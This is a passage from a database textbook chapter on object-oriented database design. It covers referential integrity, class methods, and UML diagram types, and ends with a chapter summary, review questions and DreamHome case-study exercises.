
Figure 27.15
1:* relationships
between Branch,
SalesStaff, and
PropertyForRent.

Referential integrity

In Section 4.3.3 we discussed referential integrity in terms of primary and foreign keys. Referential integrity requires that any referenced object must exist. For example, consider the 1:1 relationship between Manager and Branch in Figure 27.14. The Branch instance, OID1, references a Manager instance, OID6. If the user deletes this Manager instance without updating the Branch instance accordingly, referential integrity is lost. There are several techniques that can be used to handle referential integrity:

- *Do not allow the user to explicitly delete objects.* In this case the system is responsible for “garbage collection”; in other words, the system automatically deletes objects when they are no longer accessible by the user. This is the approach taken by GemStone.
- *Allow the user to delete objects when they are no longer required.* In this case the system may detect an invalid reference automatically and set the reference to NULL (the null pointer) or disallow the deletion. The Versant OODBMS uses this approach to enforce referential integrity.

Figure 27.16
A ** relationship
between
Client and
PropertyForRent.



- Allow the user to modify and delete objects and relationships when they are no longer required. In this case the system automatically maintains the integrity of objects, possibly using inverse attributes. For example, in Figure 27.14 we have a relationship from Branch to Manager and an inverse relationship from Manager to Branch. When a Manager object is deleted, it is easy for the system to use this inverse relationship to adjust the reference in the Branch object accordingly. The Ontos, Objectivity/DB, and ObjectStore OODBMSs provide this form of integrity, as does the ODMG Object Model (see Section 28.2).

27.7.3 Behavioral Design

The EER approach by itself is insufficient to complete the design of an object-oriented database. The EER approach must be supported with a technique that identifies and documents the behavior of each class of object. This involves a detailed analysis of the processing requirements of the enterprise. In a conventional data flow approach using Data Flow Diagrams (DFDs), for example, the processing requirements of the system are analyzed separately from the data model. In object-oriented analysis, the processing requirements are mapped on to a set of methods that are unique for each class. The methods that are visible to the user




Figure 27.17 Alternative design of ****. *** relationship with intermediate class.

or to other objects (**public methods**) must be distinguished from methods that are purely internal to a class (**private methods**). We can identify three types of public and private methods:

- constructors and destructors;
- access;
- transform.

Constructors and destructors

Constructor methods generate new instances of a class and each new instance is given a unique OID. Destructor methods delete class instances that are no longer required. In some systems, destruction is an automatic process: whenever an object becomes inaccessible from other objects, it is automatically deleted. We referred to this previously as garbage collection.

Access methods

Access methods return the value of an attribute or set of attributes of a class instance. It may return a single attribute value, multiple attribute values, or a collection of values. For example, we may have a method `getSalary` for a class `SalesStaff` that returns a member of staff's salary, or we may have a method `getContactDetails` for a class `Person` that returns a person's address and telephone number. An access method may also return data relating to the class. For example, we may have a method `getAverageSalary` for a class `SalesStaff` that calculates the average salary of all sales staff. An access

method may also derive data from an attribute. For example, we may have a method `getAge` for `Person` that calculates a person's age from the date of birth. Some systems automatically generate a method to access each attribute. This is the approach taken in the SQL:2011 standard, which provides an automatic *observer* (`get`) method for each attribute of each new data type (see Section 9.6).

Transform methods

Transform methods change (transform) the state of a class instance. For example, we may have a method `incrementSalary` for the `SalesStaff` class that increases a member of staff's salary by a specified amount. Some systems automatically generate a method to update each attribute. Again, this is the approach taken in the SQL:2011 standard, which provides an automatic *mutator* (`put`) method for each attribute of each new data type (see Section 9.6).

Identifying methods

There are several methodologies for identifying methods, which typically combine the following approaches:

- identify the classes and determine the methods that may be usefully provided for each class;
- decompose the application in a top-down fashion and determine the methods that are required to provide the required functionality.



For example, in the *DreamHome* case study we identified the operations that are to be undertaken at each branch office. These operations ensure that the appropriate information is available to manage the office efficiently and effectively, and to support the services provided to owners and clients (see Appendix A). This is a top-down approach: we interviewed the relevant users and from that determined the operations that are required. Using the knowledge of these required operations and using the EER model, which has identified the classes that were required, we can now start to determine what methods are required and to which class each method should belong.

A more complete description of identifying methods is outside the scope of this book. There are several methodologies for object-oriented analysis and design, and the interested reader is referred to Rumbaugh *et al.* (1991), Coad and Yourdon (1991), Graham (1993), Blaha and Premerlani (1997), and Jacobson *et al.* (1999).

27.8 Object-Oriented Analysis and Design with UML

In this book we have promoted the use of UML for ER modeling and conceptual database design. As we noted at the start of Chapter 12, UML represents a unification and evolution of several object-oriented analysis and design methods that appeared in the late 1980s and early 1990s, particularly the Booch method from Grady Booch, the Object Modeling Technique (OMT) from James Rumbaugh *et al.*, and Object-Oriented Software Engineering (OOSE) from Ivar Jacobson *et al.* The UML has been adopted as a standard by the Object Management Group (OMG) and has been accepted by the software community as the primary notation for modeling objects and components.

UML is commonly defined as “a standard language for specifying, constructing, visualizing, and documenting the artifacts of a software system.” Analogous to the use of architectural blueprints in the construction industry, the UML provides a common language for describing software models. The UML does not prescribe any particular methodology, but instead is flexible and customizable to fit any approach and it can be used in conjunction with a wide range of software lifecycles and development processes.

The primary goals in the design of the UML were to:

- Provide users with a ready-to-use, expressive visual modeling language so they can develop and exchange meaningful models.
- Provide extensibility and specialization mechanisms to extend the core concepts. For example, the UML provides *stereotypes*, which allow new elements to be defined by extending and refining the semantics of existing elements. A stereotype is enclosed in double angle brackets (<< ... >>).
- Be independent of particular programming languages and development processes.
- Provide a formal basis for understanding the modeling language.
- Encourage the growth of the object-oriented tools market.
- Support higher-level development concepts such as collaborations, frameworks, patterns, and components.
- Integrate best practices.

In this section we briefly examine some of the components of UML.

27.8.1 UML Diagrams

UML defines a number of diagrams, of which the main ones can be divided into the following two categories:

- *Structural diagrams*, which describe the static relationships between components. These include:
 - class diagrams,
 - object diagrams,
 - component diagrams,
 - deployment diagrams.
- *Behavioral diagrams*, which describe the dynamic relationships between components. These include:
 - use case diagrams,
 - sequence diagrams,
 - collaboration diagrams,
 - statechart diagrams,
 - activity diagrams.

We have already used the class diagram notation for ER modeling earlier in the book. In the remainder of this section we briefly discuss the remaining types of diagrams and provide examples of their use.

Object diagrams

Object diagrams model instances of classes and are used to describe the system at a particular point in time. Just as an object is an instance of a class, we can view an




Figure 27.18 Example object diagram showing instances of the Staff Manages PropertyForRent relationship.

object diagram as an instance of a class diagram. We referred to this type of diagram as a semantic net diagram in Chapter 12. Using this technique, we can validate the class diagram (an ER diagram, in this case) with real-world data and record test cases. Many object diagrams are depicted using only entities and relationships (*objects* and *associations* in the UML terminology). Figure 27.18 shows an example of an object diagram for the Staff Manages PropertyForRent relationship.

Component diagrams

Component diagrams describe the organization and dependencies among physical software components, such as source code, runtime (binary) code, and executables. For example, a component diagram can illustrate the dependency between source files and executable files, similar to the information within makefiles, which describe source code dependencies and can be used to compile and link an application. A component is represented by a rectangle with two tabs overlapping the left edge. A dependency is denoted by a dotted arrow going from a component to the component it depends on.

Deployment diagrams

Deployment diagrams depict the configuration of the runtime system, showing the hardware nodes, the components that run on these nodes, and the connections between nodes. A node is represented by a three-dimensional cube. Component and deployment diagrams can be combined, as illustrated in Figure 27.19.




Figure 27.19 Combined component and deployment diagram.

Use case diagrams

The UML enables and promotes (although does not mandate or even require) a use-case driven approach for modeling objects and components. Use case diagrams model the functionality provided by the system (*use cases*), the users who interact with the system (*actors*), and the association between the users and the functionality. Use cases are used in the requirements collection and analysis phase of the software development lifecycle to represent the high-level requirements of the system. More specifically, a use case specifies a sequence of actions, including variants, that the system can perform and that yields an observable result of value to a particular actor (Jacobson *et al.*, 1999).

An individual use case is represented by an ellipse, an actor by a stick figure, and an association by a line between the actor and the use case. The role of the actor is written beneath the icon. Actors are not limited to humans. If a system communicates with another application, and expects input or delivers output, then that application can also be considered an actor. A use case is typically represented by a verb followed by an object, such as View property, or Lease property. An example use case diagram for Client with four use cases is shown in Figure 27.20(a) and a use case diagram for Staff in Figure 27.20(b). The use case notation is simple and therefore a very good vehicle for communication.

Sequence diagrams

A sequence diagram models the interactions between objects over time, capturing the behavior of an individual use case. It shows the objects and the *messages* that are passed between these objects in the use case. In a sequence diagram, objects and actors are shown as columns, with vertical *lifelines* indicating the lifetime of the object over time. An activation/focus of control, which indicates when the object is performing an action, is modeled as a rectangular box on the lifeline; a lifeline is




Figure 27.20 (a) Use case diagram with an actor (Client) and four use cases; (b) use case diagram for Staff.

represented by a vertical dotted line extending from the object. The destruction of an object is indicated by an X at the appropriate point on its lifeline. Figure 27.21 provides an example of a sequence diagram for the Search properties use case that may have been produced during design (an earlier sequence diagram may have been produced without parameters to the messages).




Figure 27.21 Sequence diagram for Search properties use case.

Collaboration diagrams

A collaboration diagram is another type of interaction diagram, in this case showing the interactions between objects as a series of sequenced messages. This type of diagram is a cross between an object diagram and a sequence diagram. Unlike the sequence diagram, which models the interaction in a column and row type format, the collaboration diagram uses the free-form arrangement of objects, which makes it easier to see all interactions involving a particular object. Messages are labeled with a chronological number to maintain ordering information. Figure 27.22 provides an example of a collaboration diagram for the Search properties use case.

Statechart diagrams

Statechart diagrams, sometimes referred to as state diagrams, show how objects can change in response to external events. Other behavioral diagrams typically model




Figure 27.22 Collaboration diagram for Search properties use case.




Figure 27.23 Statechart diagram for PropertyForRent.

the interaction between multiple objects; statechart diagrams usually model the transitions of a specific object. Figure 27.23 provides an example of a statechart diagram for PropertyForRent. Again, the notation is simple, consisting of a few symbols:

- *States* are represented by boxes with rounded corners.
- *Transitions* are represented by solid arrows between states labeled with the “event-name/action” (the *event* triggers the transition and *action* is the result of the transition). For example, in Figure 27.23, the transition from state Pending to Available is triggered by an approveProperty event and gives rise to the action called makeAvailable().
- *Initial state* (the state of the object before any transitions) is represented by a solid circle with an arrow to the initial state.
- *Final state* (the state that marks the destruction of the object) is represented by a solid circle with a surrounding circle and an arrow coming from a preceding state.

Activity diagrams

Activity diagrams model the flow of control from one activity to another. An activity diagram typically represents the invocation of an operation, a step in a business process, or an entire business process. It consists of activity states and transitions between them. The diagram shows flow of control and branches (small diamonds) can be used to specify alternative paths of transitions. Parallel flows of execution are represented by fork and join constructs (solid rectangles). *Swimlanes* can be used to separate independent areas. Figure 27.24 shows a first-cut activity diagram for DreamHome.



27.8.2 Usage of UML in the Methodology for Database Design

Many of the diagram types that we have described are useful during the database system development lifecycle, particularly during requirements collection and analysis, and database and application design. The following guidelines may prove helpful (McCready, 2003):




Figure 27.24 Sample activity diagram for *DreamHome*.

- Produce use case diagrams from the requirements specification or while producing the requirements specification to depict the main functions required of the system. The use cases can be augmented with use case descriptions, textual descriptions of each use case.
- Produce the first-cut class diagram (ER model).
- Produce a sequence diagram for each use case or group of related use cases. This will show the interaction between classes (entities) necessary to support the functionality defined in each use case. Collaboration diagrams can easily be produced from the sequence diagrams (for example, the CASE tool Rational

Rose can automatically produce a collaboration diagram from the corresponding sequence diagram).

- It may be useful to add a *control class* to the class diagram to represent the interface between the actors and the system (control class operations are derived from the use cases).
- Update the class diagram to show the required methods in each class.
- Create a state diagram for each class to show how the class changes state in response to messages it receives. The appropriate messages are identified from the sequence diagrams.
- Revise earlier diagrams based on new knowledge gained during this process (for example, the creation of state diagrams may identify additional methods for the class diagram).

Chapter Summary

- An **OODBMS** is a manager of an OODB. An **OODB** is a persistent and sharable repository of objects defined in an OODM. An **OODM** is a data model that captures the semantics of objects supported in object-oriented programming. There is no universally agreed-upon OODM.
- The functional data model (FDM) shares certain ideas with the object approach, including object identity, inheritance, overloading, and navigational access. In the FDM, any data retrieval task can be viewed as the process of evaluating and returning the result of a function with zero, one, or more arguments. In the FDM, the main modeling primitives are **entities** (either **entity types** or **printable entity types**) and **functional relationships**.
- A **persistent programming language** is a language that provides its users with the ability to (transparently) preserve data across successive executions of a program. Data in a persistent programming language is independent of any program, able to exist beyond the execution and lifetime of the code that created it. However, such languages were originally intended to provide neither full database functionality nor access to data from multiple languages.
- Alternative approaches for developing an OODBMS include: extend an existing object-oriented programming language with database capabilities; provide extensible OODBMS libraries; embed OODB language constructs in a conventional host language; extend an existing database language with object-oriented capabilities; and develop a novel database data model/data language.
- Perhaps two of the most important concerns from the programmer's perspective are performance and ease of use. Both are achieved by having a more seamless integration between the programming language and the DBMS than that provided with traditional database systems. Conventional DBMSs have a two-level storage model: the application storage model in main or virtual memory, and the database storage model on disk. In contrast, an OODBMS tries to give the illusion of a single-level storage model, with a similar representation in both memory and in the database stored on disk.
- There are two types of **OID**: logical OIDs, which are independent of the physical location of the object on disk, and physical OIDs, which encode the location. In the former case, a level of indirection is required to look up the physical address of the object on disk. In both cases, however, an OID is different in size from a standard in-memory pointer, which need be only large enough to address all virtual memory.
- To achieve the required performance, an OODBMS must be able to convert OIDs to and from in-memory pointers. This conversion technique has become known as **pointer swizzling** or **object faulting**, and the approaches used to implement it have become varied, ranging from software-based residency checks to page-faulting schemes used by the underlying hardware.

- Persistence schemes include checkpointing, serialization, explicit paging, and orthogonal persistence. **Orthogonal persistence** is based on three fundamental principles: persistence independence, data type orthogonality, and transitive persistence.
- Advantages of OODBMSs include enriched modeling capabilities, extensibility, removal of impedance mismatch, more expressive query language, support for schema evolution and long-duration transactions, applicability to advanced database applications, and performance. Disadvantages include lack of universal data model, lack of experience, lack of standards, query optimization compromises encapsulation, locking at the object level affects performance, complexity, and lack of support for views and security.
- In response to the increasing complexity of database applications, two new data models have emerged; the **Object-Oriented Data Model (OODM)** and the **Object-Relational Data Model (ORDM)**. However, unlike previous models, the actual composition of these models is not clear. This evolution represents the **third generation** of DBMSs.

Review Questions

- 27.1 Describe the three generations of DBMSs.
- 27.2 Compare and contrast the different definitions of object-oriented data models.
- 27.3 Describe the main modeling component of the functional data model.
- 27.4 How does an ORDBMS differ from an OODBMS?
- 27.5 Contrast object-oriented data modeling with conceptual data modeling.
- 27.6 How does this single-level storage model affect data access?
- 27.7 Describe the main strategies that can be used to create persistent objects.
- 27.8 What is pointer swizzling? Describe the different approaches to pointer swizzling.
- 27.9 Describe the differences between various database benchmarks.
- 27.10 Discuss why version management may be a useful facility for some applications.
- 27.11 Discuss why schema control may be a useful facility for some applications.
- 27.12 Describe the different architectures for an OODBMS.
- 27.13 List the advantages and disadvantages of an OODBMS.
- 27.14 Describe how relationships can be modeled in an OODBMS.
- 27.15 Describe the different modeling notations in UML.
- 27.16 How does a sequence diagram from a class diagram?
- 27.17 Describe how use case diagrams are utilized in a database design.

Exercises



- 27.18 For the *DreamHome* case study documented in Appendix A, suggest attributes and methods that would be appropriate for **Branch**, **Staff**, and **PropertyForRent** classes.



- 27.19 Produce use case diagrams and a set of associated sequence diagrams for the *DreamHome* case study documented in Appendix A.
- 27.20 Produce use case diagrams and a set of associated sequence diagrams for the *University Accommodation Office* case study documented in Appendix B.I.

- 27.21 Produce use case diagrams and a set of associated sequence diagrams for the *Easy Drive School of Motoring* case study documented in Appendix B.2.
